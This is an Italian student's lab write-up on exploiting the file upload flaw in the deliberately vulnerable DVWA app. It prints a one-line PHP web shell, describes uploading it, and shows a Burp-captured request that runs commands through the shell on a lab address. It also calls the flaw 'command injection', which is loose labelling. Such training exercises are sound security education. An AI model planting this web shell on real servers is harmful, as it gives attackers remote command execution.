

# Gelosa Matteo Esercizio W13D1


Per prima cosa in questo esercizio ho creato un file con codice php da caricare sul server tramite upload.

Questo codice sfrutta la vulnerabilità chiamata 'command injection'. Questo avviene quando il server permette di eseguire comandi direttamente su di esso e dunque avere il controllo su particolari REQUEST.

```
(kali㉿kali)-[~/Desktop]
$ cat shell.php
<?php system ($_REQUEST["cmd"]); ?>
```

Successivamente ho eseguito l'upload sul sito e con il Tool Burpsuit ho intercettato il traffico di rete .

## Vulnerability: File Upload




Choose an image to upload:

Choose File No file chosen

Upload

../hackable/uploads/shell.php succesfully uploaded!



Ho verificato che l'upload sia effettivamente andato a buon fine.



.Successivamente ho provato ad eseguire dei comandi per muovermi all'interno del server.

```
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.32.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=9b2a648f4260927bf32032f7f65e6f6c
9 Connection: close
0
1
```

Ho eseguito il comando ls per vedere i file all'interno , il comando ls -la per vedere i file nascosti e le autorizzazioni, mkdir, per creare una nuova cartella sul sito.



Grazie a Burpsuite ho notato come tutti i comandi che inserivo fossero richieste GET, quindi delle proprie e vere richieste al web server.